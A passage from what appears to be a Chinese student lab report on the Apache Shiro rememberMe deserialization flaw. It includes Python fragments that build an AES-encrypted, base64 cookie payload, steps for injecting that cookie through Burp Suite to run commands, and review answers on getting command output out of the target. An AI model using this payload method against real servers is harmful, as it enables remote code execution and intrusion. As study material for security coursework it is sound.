
3. 使用base64编码，然而并不是直接将AES加密后的结果进行base64编码。进行代码分析会发现，进行AES加密前，会利用arraycopy()方法将随机的16字节IV放到序列化后的数据前面，然后再进行AES加密。故在实验原理中提及的解密过程， 第二步base64解码后的字节，需要减去前面16个字节再进行的第三步AES解密。

|  |
| --- |
| iv = uuid.uuid4().bytes  base64\_ciphertext = base64.b64encode(iv + encryptor.encrypt(file\_body)) |

4. 最后将base64编码的结果bytes类型转为str类型。

|  |
| --- |
| print("rememberMe={}".format(base64\_ciphertext .decode())) |


代码内容如下




### 7.5.5 漏洞利用


访问目标网站，使用burpsuite抓包，并且在cookie中将生成的rememberMe=xxxxxx加上，执行命令并观察结果截图。

执行命令






**图7-16 执行脚本生成payload**



**图7-18 burp抓包在cookie字段添加payload**


结果：



# 7.6 思考题

1. 如何利用反射机制获取到父类中的属性和方法？

使用getSupperclass()



1. 在Invoke调用对象方法的时候如果该方法是私有的还能直接调用么？如果不能需要做何处理？

不能直接调用，需要调用setAccessible(true)改变权限



1. 生成的序列化字节码有什么明显特征？

遵循一定的格式，方便在网络中传输、方便重新构造

1. 最后漏洞利用的时候假如执行whoami会有什么效果？能否得到当前目标主机的登录用户名呢？

没有回显，所以得不到，可以采用写文件的形式，然后去访问，也可以用管道符外带，还可以用一些有回显的payload

# 7.7 进阶提升（选做）

shiro RCE的根本原理是利用了java反序列化，依据java反射原理生成了命令执行的调用链Runtime.getRuntime().exec("xxxx")，那么这条反序列化利用链是如何一步一步构造的呢？如果感兴趣，可以在IDEA上导入commons-collections4这个包，实际代码调试分析commons-collections中的利用链（诸如shiro用得较多的CC2利用链）

分析过程见我的博客：<https://www.ethushiroha.com/CommonCollections2.html>